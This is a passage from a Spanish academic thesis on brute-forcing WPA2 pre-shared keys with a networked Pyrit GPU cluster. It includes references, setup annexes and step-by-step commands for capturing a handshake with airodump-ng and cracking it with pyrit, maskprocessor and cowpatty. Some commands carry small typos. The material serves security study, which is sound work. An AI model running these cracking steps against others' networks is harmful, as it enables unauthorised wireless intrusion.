Fuente: <https://en.wiktionary.org/wiki/pentester>
- [106] kcdtv, 2016: «¡Bully WPS está de vuelta!, 2014». Acceso 2017. [En línea].
Fuente: <https://www.wifi-libre.com/topic-323-bully-wps-la-alternativa-a-reaver-renace-con-soporte-pixiewps.html>
- [107] Taufan Lubis, «How to fix 'ioctl(SIOCSIWMODE) failed: Device or resource busy ' problem, 2010, Acceso 2017. [En línea].
Fuente: <https://taufanlubis.wordpress.com/2010/05/14/how-to-fix-ioctlsiocsiwmode-failed-device-or-resource-busy-problem/esource-busy-problem/>
- [108] Lisa Phifer, PracticallyNetworked, «WPA PSK Crackers: Loose Lips Sink Ships». Acceso 2017. [En línea].
Fuente: http://www.practicallynetworked.com/security/041207wpa_psk.htm
Reproduced with permission. Copyright 1999-2017 QuinStreet, Inc. All rights reserved.
- [109] Offensive security, «Attacking WPA Enterprise using hostapd-wpe on Kali Linux». Acceso 2017. [En línea].
Vídeo disponible: <https://vimeo.com/192497350>
- [110] Wikipedia. «C (programming language)». Acceso 2017. [En línea].
Fuente: [https://en.wikipedia.org/wiki/C_\(programming_language\)](https://en.wikipedia.org/wiki/C_(programming_language))
- [111] Raúl Caro Pastorino, «Pyrit Comandos y Opciones». Acceso 2017. [En línea].
Fuente: <http://www.blog.laguialinux.es/2014/06/pyrit-comandos-y-opciones.html>
- [112] AMD. «Amd». Acceso 2017 [En línea].
Fuente: <http://www.amd.com/es/home>
- [113] INS1GN1A. «Understanding WPA/WPA2 Pre-Shared-Key Cracking». Acceso 2017. [En línea].
Fuente: <https://www.ins1gn1a.com/understanding-wpa-psk-cracking/>

[114] Roberto Amado. 2008. «El Talón de Aquiles del estandar 802.11i: Proceso de autenticación PSK (y III)». Acceso 2017. [En línea].

Fuente:

<https://www.securityartwork.es/2008/02/12/el-talon-de-aquiles-del-estandar-80211i-proceso-de-autenticacion-psk-y-iii/>

[115] Jens Steube. HasCat. «Maskprocessor». Acceso 2017. [En línea].

Fuente: <https://hashcat.net/wiki/doku.php?id=maskprocessor>

[116] John Mora. «Database-Setup». Acceso 2017. [En línea]

Fuente: <https://github.com/JPaulMora/Pyrit/wiki/Database-Setup>

[117] MySQL. «Sitio oficial». Acceso 2017. [En línea]

Fuente: <https://www.mysql.com/>

[118] SQLite. «Sitio oficial». Acceso 2017. [En línea]

Fuente: <https://www.sqlite.org/>

[119] Nvidia. «NVIDIA VOLTA». The New GPU Architecture, Designed to Bring AI to Every Industry.». Acceso 2017. [En línea]

Fuente: <https://www.nvidia.com/en-us/data-center/volta-gpu-architecture/>

[120] John Mora. «Fault: <Fault 403: 'Client unknown or timed-out'>». Acceso 2017. [En línea]

Fuente: <https://github.com/JPaulMora/Pyrit/issues/264>

Fuente: <https://github.com/JPaulMora/Pyrit/issues/249>

Fuente: <https://sourceforge.net/p/pyrit-archieve/tickets/255/>

[121] Gastón Olguín. El Magazin. «Longitud vs complejidad en contraseñas». 30/08/2013. Acceso 2017. [En línea].

Fuente: <http://www.magazcitum.com.mx/?p=2365#.WhbYeVXibct>

[122] Gnu/Linux. «Iptraf. Acceso 2017» [En línea].

Fuente: <https://es.wikipedia.org/wiki/IPTraff>

[123] Nvidia. Sitio oficial. «SLI, La gran experiencia de juego en el PC». Acceso 2017. [En línea].

Fuente: <http://www.nvidia.es/object/sli-technology-overview-es.html>

[124] ATI. Sitio oficial. «Tecnología AMD Crossfire™». Acceso 2017. [En línea]

Fuente: <https://www.amd.com/es/technologies/crossfire>

[125] @curiousJack. ShellIntel. 2017. «How to build a 8 GPU password cracker». Acceso 2017. [En línea]

Fuente: <https://www.shellintel.com/blog/2017/2/8/how-to-build-a-8-gpu-password-cracker>

[126] Top 500. 2017. «The list». Acceso 2017. [En línea]

Fuente: <https://www.top500.org/lists/2017/11/slides/>

[127] RockTouching, «Pyrit on amazon EC2 dual Tesla GPU instance», 2011. Acceso 2017. [En línea].

Fuente: <https://www.youtube.com/watch?v=py09WLXpdro>

[128] ingjms. «crunch pyrit». Acceso 2017. [En línea].

Fuente: <https://www.youtube.com/watch?v=L7lsulmKbo8>

[129] Gerardo Cortés Suárez, Trabajo de fin de carrera (TFC): «Estudio sobre los riesgos y amenazas en las redes sin hilos». Acceso 2017. [En línea].

Fuente: <http://openaccess.uoc.edu/webapps/o2/bitstream/10609/45442/1/gecosuTFC0216memoria.pdf>

[130] Jose Manuel Luaces Novoa, TFC: «Seguridad en redes inalámbricas de área local (WLAN)». Acceso 2017. [En línea].

Fuente: <http://openaccess.uoc.edu/webapps/o2/handle/10609/18804>

[131] Jose Luis Blasco, TFC: «VULNERABILITATS EN XARXES WLAN, PROTOCOLS I MECANISMES DE PROTECCIÓ». Acceso 2017. [En línea].

Fuente: <http://openaccess.uoc.edu/webapps/o2/handle/10609/45362>

[132] Laura Rasal Blasco, TFC: «Ataques a las comunicaciones sin hilos y sus principales métodos de mitigación». Acceso 2017. [En línea].

Fuente: <http://openaccess.uoc.edu/webapps/o2/handle/10609/23181?mode=full>

[133] Guillaume Lehenbre, «Seguridad Wi-Fi \u2013 WEP, WPA y WPA2». Acceso 2017. [En línea].

Fuente: <https://es.scribd.com/doc/6679340/Hakin9-Wifi-ES>

[134] Martin Beck, Erik Tews, «Practical attacks against WEP and WPA». Acceso 2017. [En línea].

Fuente: <http://dl.aircrack-ng.org/breakingwepandwpa.pdf>

[135] Juan Manuel Sanz, Security Art Work, «Seguridad Wi-Fi empresarial – Servidores radius (I)», 2013. Acceso 2017. [En línea].

Fuente: <https://www.securityartwork.es/2013/11/06/seguridad-wi-fi-empresarial-servidores-radius-i/>
licencia Creative Commons

[136] Sergio De Luz, RedesZone, «EAPHammer: Conoce esta herramienta para atacar redes WPA2-Enterprise». Acceso 2017. [En línea].

Fuente:

https://www.redeszone.net/2017/04/30/eaphammer-conoce-esta-herramienta-para-atacar-redes-wpa2-enterprise/?utm_source=related_posts&utm_medium=manual

[137] Erika Gladys De León Guerrero, Universidad nacional autónoma de México, «Vulnerabilidad en WPS». Acceso 2017. [En línea].

Fuente:

<https://revista.seguridad.unam.mx/numero-19/redes-inalambricas-wpawpa2-la-proteccion-ya-no-es-suficiente>

[138] Dan Goodin, «Serious flaw in WPA2 protocol lets attackers intercept passwords and much more». Acceso 2017. [En línea].

Fuente:

<https://arstechnica.com/information-technology/2017/10/severe-flaw-in-wpa2-protocol-leaves-wi-fi-traffic-open-to-eavesdropping/>

[139] Mathy Vanhoef, Frank Piessens, imec-DistriNet, «Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2». Acceso 2017. [En línea].

Fuente: <https://papers.mathyvanhoef.com/ccs2017.pdf>

[140] Adrastra, thehackerway, «Wireless Hacking – Utilizando Cowpatty y Pyrit para optimizar ataques por diccionario contra WPA/WPA2 – Parte XV». Acceso 2017. [En línea].

Fuente:

<https://thehackerway.com/2012/05/17/wireless-hacking-utilizando-cowpatty-y-pyrit-para-optimizar-ataques-por-diccionario-contr-a-wpawpa2-parte-xv/>

[141] Menguetxe More. «Pyrit benchmark 200 mil PMK/s con Pyrit serve con 5 equipos, falla con 6 equipos». Acceso 2017. [En línea]

Fuente: https://www.youtube.com/watch?v=6_SfEOHJh5M

[142] Menguetxe More. «Instalación de Pyrit 0.5.1». Acceso 2017. [En línea]

Fuente: <https://www.youtube.com/watch?v=feJTN8Ypn4w>

[143] Menguetxe More. «Pyrit serve + bbdd sqlite». Acceso 2017. [En línea]

Fuente: https://www.youtube.com/watch?v=soVNzSB_PYo

[144] Menguetxe More. «Alternativa a Pyrit Fault: Fault 403: 'Client unknown or timed-out'. Pyrit con varios servers.». Acceso 2017. [En línea]

Fuente: https://www.youtube.com/watch?v=35QZ_HnC0uQ

[145] Menguetxe More. «Ataque al vuelo con mp64 + pyrit serve + cowpatty». Acceso 2017. [En línea]

Fuente: <https://www.youtube.com/watch?v=xYnwhvC9lj8>

[146] Menguetxe More. «Pyrit con Mysql. 2 millones de PMK/s». Acceso 2017. [En línea]

Fuente: <https://www.youtube.com/watch?v=8IA4wHK4sJM>

[147] Menguetxe More. «Pyrit con mysql en red. Parte 1 y 2». Acceso 2017. [En línea]

Fuente 1: <https://www.youtube.com/watch?v=Zlaj3HKcPbl>

Fuente parte 2: <https://www.youtube.com/watch?v=medOsyYI1bo>

[148] Wikipedia. «Red inalámbrica». Acceso 2017. [En línea].

Fuente: https://es.wikipedia.org/wiki/Red_inal%C3%A1mbrica

8. Anexos

8.1 Anexo I: Configuración de red.

El proceso en cada equipos es el siguiente:

8.1.1.- Configuración de la IP [\[60\]](#):

Editamos el fichero “interfaces” con permisos de administrador.

```
$sudo nano /etc/network/interfaces
```

Y dejamos el fichero con los siguientes datos, lo único que cambia en todos es la línea donde pone address 192.168.1.2XX donde las XX irán en función del nombre de la máquina (hostname).

M1 → 192.168.1.201

M2 → 192.168.1.202

...

M9 → 192.168.1.209

```
#configuracion ip estatica
auto eth0
```

```
iface eth0 inet static
```

```
address 192.168.1.200-207 (una para nodo siendo 200 el cliente principal)
```

```
netmask 255.255.255.0
```

```
network 192.168.1.0
```

```
broadcast 192.168.1.255
```

```
gateway 192.168.1.1
```

8.1.2.- Configuración del servicio dns [\[99\]](#):

Editamos el fichero resolv.conf para configurar el dns [\[99\]](#):

```
$sudo nano /etc/resolv.conf
```

Configuramos el servidor DNS [99] como la IP [60] del router. (esto solo es necesario la primera vez que instalamos Ubuntu 17.04 [82] para su actualización y descarga de software y drivers, posteriormente para las pruebas con pyrit serve [11] en red no es necesario).

```
nameserver 192.168.1.1
```

8.1.3.- Configuración del servicio ssh [98]:

Durante la instalación de Ubuntu server [82], el único servicio que se instaló es el de servidor SSH [98]. Una vez arrancada cada máquina, es necesario terminar la configuración del servicio. Se configura SSHd (el demonio o servicio de ssh [98]) para poder administrar todos los PCs desde un único punto. Para ello, editamos el fichero /etc/ssh/sshd_config y descomentamos las siguientes líneas:

```
Port 22
```

```
AddressFamily any
```

```
ListenAddress 0.0.0.0
```

```
#ListenAddress ::
```

```
HostKey /etc/ssh/ssh_host_rsa_key
```

```
HostKey /etc/ssh/ssh_host_ecdsa_key
```

```
HostKey /etc/ssh/ssh_host_ed25519_key
```

Reiniciamos el servidor (aunque podríamos haber reiniciado los demonios de red y ssh [98]).

8.2 Anexo II: Configuración de pyrit server.

8.2.1.- Configuración en los servidores:

En los equipos servidores o mejor dicho sirvientes, no realizaremos ningún cambio, simplemente cuando vayamos a lanzar pyrit [\[11\]](#) en el sirviente, ejecutamos el siguiente comando :

```
-----  
#pyrit serve  
-----
```

8.2.2.- Configuración en el cliente (o equipo principal):

En el equipo cliente que usará los servidores (o sirvientes) pyrit [\[11\]](#), hay que modificar la línea "rpc_knownclients" que indica los servers añadiendo sus ips separadas por espacios y la línea "rpc_server" como true para que sepa que tiene que realizar la conexión rpc contra esas IPs suministradas. El puerto que utiliza es el 17935 UDP/TCP:

```
-----  
rpc_knownclients = 192.168.1.202 192.168.1.203 ... 192.168.1.209  
rpc_server = true  
-----
```

8.3 Anexo III: Configuración de drivers.

8.3.1.- Primero actualizamos la BBDD [\[102\]](#) de paquetes.

```
ubu@M1:~$ sudo apt-get update  
Obj:1 http://es.archive.ubuntu.com/ubuntu artful InRelease  
Obj:2 http://security.ubuntu.com/ubuntu artful-security InRelease  
Des:3 http://es.archive.ubuntu.com/ubuntu artful-updates InRelease [76,7 kB]  
Obj:4 http://es.archive.ubuntu.com/ubuntu artful-backports InRelease  
Descargados 76,7 kB en 0s (176 kB/s)
```

Imagen 37: Actualizar paquetes.

8.3.2.- Instalamos Pyrit, Pyrit-OpenCL y ubuntu-driver-common

```
ubu@M1:~$ sudo apt-get install pyrit pyrit-opengl ubuntu-drivers-common  
[sudo] password for ubu:  
Leyendo lista de paquetes... Hecho  
Creando árbol de dependencias  
Leyendo la información de estado... Hecho  
Se instalarán los siguientes paquetes adicionales:
```

Imagen 38: Instalación pyrit y drivers

8.3.3.- Instalamos los driver de NVIDIA [64] y la herramienta CUDA [84].

```
ubu@M1:~$ sudo apt-get install nvidia-cuda-*
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Nota, seleccionando «nvidia-cuda-toolkit» para el global «nvidia-cuda-*»
Nota, seleccionando «nvidia-cuda-dev» para el global «nvidia-cuda-*»
Nota, seleccionando «nvidia-cuda-doc» para el global «nvidia-cuda-*»
Nota, seleccionando «nvidia-cuda-gdb» para el global «nvidia-cuda-*»
```

Imagen 39: Instalación cuda [84].

8.3.4.- Otros drivers.

En algunos casos no reconoce bien la tarjeta o le instala los drivers equivocados, en ese caso se revisan los errores mediante el comando “dmesg” o “systemctl” y se instala el driver que necesite.

Errores detectados

```
ubu@M1:~$ dmesg | grep nvidia
[ 613.651708] nvidia-nvlink: Nvlink Core is being initialized, major device number 244
[ 613.654198] nvidia-nvlink: Unregistered the Nvlink Core, major device number 244

ubu@M1:~$ systemctl | grep nvidia
• nvidia-persistenced.service                                loaded fa
iled failed          NVIDIA Persistence Daemon
ubu@M1:~$
```

Imagen 40, 41: Detectar errores.

Se soluciona instalando los drivers específicos para ese dispositivo.

```
ubu@M1:~$ sudo apt-get install nvidia-340*
[sudo] password for ubu:
Leyendo lista de paquetes... Hecho
```

Imagen 42: Instalar drivers específicos.

8.4 Anexo IV: Captura del 4-way handshake

La captura del 4-way handshake [1] es necesaria para poder realizar el ataque de fuerza bruta [10]. Se puede hacer de con herramientas automatizadas o de forma manual.

El proceso manual es el siguiente:

8.4.1.- Poner la tarjeta en modo monitor.

El modo monitor permite escuchar todo el tráfico que pasa por la red, tanto el broadcast [65] como lo demás:

```
$sudo ifconfig wlan0 down
$sudo iwconfig mode monitor
$sudo ifconfig wlan0 up
```

8.4.2.- Ejecutar la aplicación “airodump”.

Ejecutar airodump de la suit de aircrack [53] para obtener el handshake [1] filtrando por el bssid (dirección mac [31] del access point [35]).

```
$sudo airodump-ng -c 1 --bssid AC:22:05:00:0F:39 wlan0 -w Orange-8070.cap
```

Comentamos las opciones:

“-c 1” → Indica el canal de escucha 1.

“--bssid AC:22:05:00:0F:39” → --bssid [35] indica que la captura debe ir filtrada por la dirección MAC [31] de red del access point.

“wlan0” → Es el interface wifi en modo monitor que se usará para capturar los paquetes enviados a la red.

“-w Orange-8070.cap” → -w indica que se guarde la salida a un archivo llamado Orange-8070.cap.

8.4.3.- Recoger el 4-way handshake [1].

Para recoger un handshake [1] válido, no tenemos más que desconectar y conectar cualquier dispositivo a la red wifi Orange-8070. De esa manera ya habremos recogido el 4-way handshake [1].

8.5 Anexo V: Cálculo de PMK con función PBKDF2 para WPA2

A lo largo de todo el texto, hemos hablado de PMK (Pairwise-Master-Keys [1]) como algo necesario para poder obtener la PSK [9] de una WIFI protegida por WPA2 [1], pero en el siguiente apartado vamos a explicar cómo se genera y porque requiere de tanta capacidad de cálculo.

Cada PMK [1] se genera con la función PBKDF2 [33]. En criptografía, dicha función se utiliza para otro tipo de objetos a parte de WPA2 [1] con lo que puede variar de uno a otro, pero en este caso los componentes de la función son los siguientes:

PMK = PBKDF2(HMAC-SHA1, PSK, SSID, 4096, 256)

Vamos a hablar de cada uno de los miembros de la función [Fuente [113]]:

HMAC-SHA1 → Es la función pseudoaleatoria usada en cada iteración “H(K XOR opad, H(K XOR ipad, passphrase))”

PSK → Pre-Shared key [9]. Es la contraseña de la WIFI WPA2 [1]. Ejemplo: C567CAEA.

SSID → Es el nombre de la red WIFI. Ejemplo: Orange-8070.

4096 → Son la cantidad de iteraciones.

256 → Es el tamaño de salida en bits.

En la siguiente imagen podemos ver una función para generar PMKs [1] obtenida del código de “_cpyrit_cpu.c” [12]. Lo bueno de procesar esta función en C es que se ejecuta más rápido al usar un lenguaje de bajo nivel.

```
static int
finalize_pmk_openssl(struct pmk_ctr *ctr)
{
    int i, j;
    SHA_CTX ctx;
    unsigned int e1_buffer[5], e2_buffer[5];

    memcpy(e1_buffer, ctr->e1, 20);
    memcpy(e2_buffer, ctr->e2, 20);
    for(i = 0; i < 4096-1; i++)
    {
        memcpy(&ctx, &ctr->ctx_ipad, sizeof(ctx));
        SHA1_Update(&ctx, (unsigned char*)e1_buffer, 20);
        SHA1_Final((unsigned char*)e1_buffer, &ctx);

        memcpy(&ctx, &ctr->ctx_opad, sizeof(ctx));
        SHA1_Update(&ctx, (unsigned char*)e1_buffer, 20);
        SHA1_Final((unsigned char*)e1_buffer, &ctx);

        for (j = 0; j < 5; j++)
            ctr->e1[j] ^= e1_buffer[j];

        memcpy(&ctx, &ctr->ctx_ipad, sizeof(ctx));
        SHA1_Update(&ctx, (unsigned char*)e2_buffer, 20);
        SHA1_Final((unsigned char*)e2_buffer, &ctx);

        memcpy(&ctx, &ctr->ctx_opad, sizeof(ctx));
        SHA1_Update(&ctx, (unsigned char*)e2_buffer, 20);
        SHA1_Final((unsigned char*)e2_buffer, &ctx);

        for (j = 0; j < 3; j++)
            ctr->e2[j] ^= e2_buffer[j];
    }

    return 1;
}
```

Imagen 43: Parte de código pyrit que usa la función para generar PMKs

Proceso de obtención de la PSK [9] a partir de la PMK [1]:

La función PBKDF2 [33] sirve para generar las PMKs [1], pero en el 4-way handshake [1] no se publica el PMK [1] ni por el router ni por el cliente. El método para averiguar la PSK [9] a través de fuerza bruta [10] consiste en generar una cantidad abundante de PMKs [1] con la PSK [9] y el ESSID [35] aplicando la función PBKDF2 [33]. Después, a partir de las PMKs [1] y con el 4-way handshake [1] obtenido, se debe generar la PTK [1] a partir de la PMK [1]; las direcciones MAC [31] del router y el cliente; los valores aleatorios SNonce y Anonce [1]. Mediante la PTK [1] y un paquete válido del handshake [1] capturado ya se puede generar un MIC (Message Integrity Check) [8]. Cuando la herramienta Pyrit [12], Cowpatty [54] o Aircrack [53] realiza el ataque, lo que hace es generar MICs [8] a partir de las PMKs [1] y el 4-way handshake [1] y compararlos con el MIC [8] capturado en el archivo .cap que contiene el handshake [1]. Fuente: [114]

8.6 Anexo VI: Generar PMKs con Pyrit.

Vamos a mostrar el proceso de generar PMKs [1] con la herramienta Pyrit [12]:

8.6.1.- Instalación de drivers nvidia [64] y pyrit 0.5.1 [12]:

Actualizamos y solucionamos problemas con los paquetes.

```
$sudo apt-get update --fix-missing
```

Instalamos los paquetes necesarios para que nos reconozca las tarjetas de video:

```
$sudo apt-get install ubuntu-drivers-common
```

```
$sudo apt-get install nvidia-cuda*
```

Nota: Si la tarjeta es de generaciones antiguas (ejemplo: GTX 295) hay que instalar los driver correspondientes: **\$sudo apt-get install nvidia-340***

Instalamos los paquetes necesarios para que funcione Pyrit [12]:

```
$sudo apt-get install python2.7 build-essential python-dev libpcap-dev libssl-dev unzip
```

Descargamos Pyrit 0.5.1 [12]

```
$wget https://github.com/JPaulMora/Pyrit/archive/master.zip
```

Descomprimos e instalamos

```
$unzip master.zip
```

```
$cd Pyrit-master
```

```
$sudo python2.7 setup.py clean build install
```

Para que Pyrit [12] reconozca las GPUs [1] hay que instalar **cpyrit_openc1**:

```
$cd /home/ubu/Pyrit-master/modules/cpyrit_openc1
```

```
$ubu@M1:~/Pyrit-master/modules/cpyrit_openc1$ sudo python2 setup.py install
```



```

ubu@M3: ~/Pyrit-master/modules/cpyrit_openc1
Pueden actualizarse 154 paquetes.
93 actualizaciones son de seguridad.

Failed to connect to http://changelogs.ubuntu.com/meta-release. Check your Inter
net connection or proxy settings

Last login: Sat Dec  2 09:59:24 2017 from 192.168.1.24
ubu@M3:~$ cd Pyrit-master/modules/cpyrit_openc1/
ubu@M3:~/Pyrit-master/modules/cpyrit_openc1$ sudo python2 setup.py install
[sudo] password for ubu:
The headers required to build the OpenCL-kernel were not found. Trying to continue anyway...
running install
running build
running build_ext
Building modules...
building 'cpyrit._cpyrit_openc1' extension
creating build
creating build/temp.linux-x86_64-2.7
x86_64-linux-gnu-gcc -pthread -DNDEBUG -g -fwrapv -O2 -Wall -Wstrict-prototypes -fno-strict-aliasing -Wdate-
time -D_FORTIFY_SOURCE=2 -g -fdebug-prefix-map=/build/python2.7-IY_Jmw/python2.7-2.7.13=. -fstack-protector-
strong -Wformat -Werror=format-security -fPIC -I/usr/include/python2.7 -c _cpyrit_openc1.c -o build/temp.lin
ux-x86_64-2.7/_cpyrit_openc1.o -Wall -fno-strict-aliasing -DVERSION="0.5.0"
cpyrit_openc1.c: In function 'ocldevice_compile':
cpyrit_openc1.c:367:9: warning: 'clCreateCommandQueue' is deprecated [-Wdeprecated-declarations]
    self->dev_queue = clCreateCommandQueue(self->dev_ctx, self->device, 0, &err);
    ^~~~~
In file included from _cpyrit_openc1.c:45:0:
/usr/include/CL/cl.h:1427:1: note: declared here
    clCreateCommandQueue(cl_context
    ^~~~~~
creating build/lib.linux-x86_64-2.7
creating build/lib.linux-x86_64-2.7/cpyrit
x86_64-linux-gnu-gcc -pthread -shared -Wl,-O1 -Wl,-Bsymbolic-functions -Wl,-Bsymbolic-functions -Wl,-z,relro
-fno-strict-aliasing -DNDEBUG -g -fwrapv -O2 -Wall -Wstrict-prototypes -Wdate-time -D_FORTIFY_SOURCE=2 -g -
fdebug-prefix-map=/build/python2.7-IY_Jmw/python2.7-2.7.13=. -fstack-protector-strong -Wformat -Werror=forma
t-security -Wl,-Bsymbolic-functions -Wl,-z,relro -Wdate-time -D_FORTIFY_SOURCE=2 -g -fdebug-prefix-map=/buil
d/python2.7-IY_Jmw/python2.7-2.7.13=. -fstack-protector-strong -Wformat -Werror=format-security build/temp.l
inux-x86_64-2.7/_cpyrit_openc1.o -lcrypto -lz -lOpenCL -o build/lib.linux-x86_64-2.7/cpyrit/_cpyrit_openc1.s
o
running install_lib
copying build/lib.linux-x86_64-2.7/cpyrit/_cpyrit_openc1.so -> /usr/local/lib/python2.7/dist-packages/cpyrit
running install_egg_info
Writing /usr/local/lib/python2.7/dist-packages/cpyrit_openc1-0.5.0.egg-info
ubu@M3:~/Pyrit-master/modules/cpyrit_openc1$
  
```

Imagen 44: Instalación de pyrit OpenCL [83].

Vídeo de instalación de pyrit 0.5.1 [142].

8.6.2.- Configuración de pyrit [12].

En el PC [96] que hará de servidor principal hay que añadir los parámetros que faltan al archivo **.pyrit/config**:

default_storage = file:// → Indica el tipo de almacenamiento

limit_ncpus = -1 → Indica que no se deben usar las CPUs, solo las GPUs [6]

rpc_announce = true

rpc_announce_broadcast = false

rpc_knownclients = 192.168.1.203 192.168.1.204 192.168.1.206 192.168.1.207 → Son los clientes disponibles que servirán PMKs [1] a este PC

rpc_server = true → Hará rol de servidor principal

use_CUDA = false → Desactivamos CUDA [84]

use_OpenCL = true → Activamos OpenCL [83]

workunit_size = 75000 → Es el tamaño por defecto de las unidades de trabajo

```
default_storage = mysql://pyrit:@localhost/pyrit
limit_ncpus = -1
rpc_announce = true
rpc_announce_broadcast = false
rpc_knownclients = 192.168.1.203 192.168.1.204 192.168.1.206 192.168.1.207
rpc_server = true
use_CUDA = false
use_OpenCL = true
workunit_size = 75000
```

Imagen 45: Ejemplo de configuración de Pyrit en el servidor usando base de datos Mysql.

En los sirvientes de PMKS, la configuración es más sencilla aún, todo por defecto excepto ***use_OpenCL = true*** y ***limit_ncpus = -1*** para que no use las CPU, solo las GPUs [6].

```
default_storage = file://
limit_ncpus = -1
rpc_announce = true
rpc_announce_broadcast = false
rpc_knownclients =
rpc_server = false
use_CUDA = false
use_OpenCL = true
workunit_size = 75000
```

```
default_storage = file://
limit_ncpus = -1
rpc_announce = true
rpc_announce_broadcast = false
rpc_knownclients =
rpc_server = false
use_CUDA = false
use_OpenCL = true
workunit_size = 75000
```

Imagen 46: Ejemplo de configuración pyrit en cliente

Vemos las tarjetas NVIDIA [64] para comprobar que están configuradas correctamente:

\$nvidia-smi

```

ubu@M1:~$ sudo nvidia-smi
[sudo] password for ubu:
Wed Nov 29 22:05:03 2017

+-----+
| NVIDIA-SMI 384.90                  Driver Version: 384.90          |
+-----+-----+
| GPU   Name           Persistence-M| Bus-Id        Disp.A | Volatile Uncorr. ECC |
| Fan  Temp  Perf    Pwr:Usage/Cap|      Memory-Usage | GPU-Util  Compute M. |
+-----+-----+
|    0  GeForce GTX 770            off | 00000000:01:00.0 N/A |             N/A      |
| 19%   43C    P0              N/A /  N/A |    0MiB /   1997MiB |           N/A      Default |
+-----+-----+
|    1  Quadro K4000              off | 00000000:02:00.0 off |             N/A      |
| 30%   40C    P0              32W /   87W |    0MiB /   3017MiB |            0%      Default |
+-----+-----+
|    2  GeForce GT 730            off | 00000000:08:00.0 N/A |             N/A      |
| N/A   29C    P0              N/A /  N/A |    0MiB /   2001MiB |           N/A      Default |
+-----+-----+

+-----+
| Processes:                         GPU Memory                       |
|   GPU       PID    Type    Process name                     Usage                          |
+-----+-----+
|      0                                   Not Supported                               |
|      2                                   Not Supported                               |
+-----+
ubu@M1:~$

```

Imagen 47: Salida comando "nvidia-smi"

Vemos las CPUs y GPUs reconocidos activos por Pyrit [\[12\]](#)

\$pyrit list_cores

```

The following OpenCL GPUs seem aviable...
#1:  'OpenCL-Device 'GeForce GTX 680''

```

Imagen 48: salida comando pyrit list_cores

8.6.3.- Ataque contra un ESSID:

El comando siguiente lanza un ataque un ESSID [\[35\]](#) de un paquete capturado y un diccionario de posibles contraseñas

ubu@M1:~\$ sudo pyrit -r Orange-8070_E0_91_53_25_1A_29-01.cap -e Orange-8070 -i dicciona.txt attack_passthrough

Detallamos qué significa cada opción:

"-r Orange-8070_E0_91_53_25_1A_29-01.cap" indica el fichero donde se encuentra el 4-way handshake capturado previamente.

“-e **Orange-8070**” indica el essid de la red wifi (el nombre del access point, ejemplo: WLAN_D7 [61])

“-i **dicciona.txt**” indica el archivo que contendrá las contraseñas PSK [9] a probar.

“**attack_passthrough**” indica que pase las PMKs [1] a la salida estandar y que realice el ataque a partir del fichero de PSKs [9] de entrada proporcionado (-i **dicciona.txt**).

```

ubu@M1:~$ sudo pyrit -r Orange-8070_E0_91_53_25_1A_29-01.cap -e Orange-8070 -i
dicciona.txt attack_passthrough
[sudo] password for ubu:
ubu@M1:~$ sudo pyrit -r Orange-8070_E0_91_53_25_1A_29-01.cap -e Orange-8070 -i dicciona.txt attack_passthrough
[sudo] password for ubu:
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file 'Orange-8070_E0_91_53_25_1A_29-01.cap' (1/1)...
Parsed 422 packets (422 802.11-packets), got 1 AP(s)

Picked AccessPoint e0:91:53:25:1a:29 automatically...
Tried 200010 PMKs so far; 47245 PMKs per second; C56AFKLC
  
```

Imagen 49: Ataque fuerza bruta con pyrit

8.7 Anexo VII: Ataque al vuelo con mp64 + Pyrit + coWPAtty.

8.7.1.- Primero instalamos las herramientas necesarias:

Instalar Pyrit [12]: Ver [Anexo VI]

Instalar mp64:

\$sudo apt-get install maskprocessor

Instalar cowpatty [54]:

1.- Lo descargamos:

\$wget http://www.willhackforsushi.com/code/cowpatty/4.6/cowpatty-4.6.tgz

2.- Instalamos librerías necesarias, instalamos cowpatty [54] y creamos una copia en el path /usr/bin para que se ejecute desde cualquier directorio:

\$sudo apt-get install libpcap-dev libssl-dev

\$cd ~

\$tar xzf cowpatty-4.6.tgz

\$cd cowpatty-4.6/

\$sudo make

\$sudo cp cowpatty /usr/bin

8.7.2.- Ahora solo queda unir todos los comandos mediante pipes:

```
$ sudo mp64 -1 ?u?d C5?1?1?1?1?1?1 -q 2 -r 3 | pyrit -e Orange-8070 -i - -o -  
passthrough | cowpatty -2 -d - -r Orange-8070_E0_91_53_25_1A_29-01.cap -s  
Orange-8070
```

Pasamos a detallar las opciones de cada comando:

Mp64:

“-1 ?u?d C5?1?1?1?1?1?1” → -1 indica la máscara a aplicar, ?u?d indican mayúsculas y decimales respectivamente, C5 → indica que todas las combinaciones comenzarán por C5, ?1?1?1?1?1?1 → indican la máscara aplicada (ejemplo: “C5ERT134”, “C5E41348”), -q 2 → No puede haber dos o más repeticiones secuenciales (ejemplo: C5546789), -r 3 → No puede haber 3 o más caracteres repetidos (ejemplo: C545GRGF).

Pyrit:

“-e Orange-8070” → Indica el ESSID [35] que se consultará, “-i -” → “-i” indica la entrada y el “-” indica que viene del comando anterior a la pipe, “-o -” → “-o” indica la salida y el “-” indica que se la pasará al siguiente comando de la pipe. “Passthrough” → Indica que se pasarán las PMKs [1] al siguiente comando de la pipe en vez de a un fichero (esto se indica con la salida “-o -”).

Cowpatty [54]:

“-2 “ → Indica que coja 1 y 2 o 3 y 4 del 4-way handshake [1] en vez de los cuatro. Esto es así porque algunos routers no envían los 4 pasos de la sincronización y sino, aunque el fichero .cap tenga un handshake [1] válido no será aceptado por cowpatty [54], “-d -” → Indica el fichero o el hash que contiene los PMKs [1], en este caso, el “-” le indica que vienen de la pipe anterior generados por Pyrit [11], “-r Orange-8070_E0_91_53_25_1A_29-01.cap” → Indica el fichero .cap que contiene el 4-way handshake [1], “-s Orange-8070” → Indica el ESSID que comprobará en busca del PSK [9] correcto.

Este laboratorio llevó unas dos horas y cuarenta y minutos probar 1.657.651.189 combinaciones a 166.578 PMK/s hasta encontrar la PSK [9] correcta.

Fuente y más información [ver 140]. [Ver vídeo 145]

8.8 Anexo VIII: Creación de diccionario.

Una vez recogidas las combinaciones de las PSKs [9] (números, letras, etc), procedemos a generar un diccionario, pero en vez de utilizar Crunch [91], vamos a utilizar una herramienta del equipo de Hashcat [63] llamada maskprocessor [115] (nombre del ejecutable mp32.bin o mp64.bin en función de su arquitectura). Esta herramienta tiene menos opciones que Crunch [91] pero es más rápida y nos permite generar diccionarios especificando el número

de repeticiones de un carácter y el número de ocurrencias. Esto hace que el diccionario sea más pequeño que si lo generamos de forma normal.

La herramienta se puede instalar desde los repositorios de Ubuntu [82] con el siguiente comando:

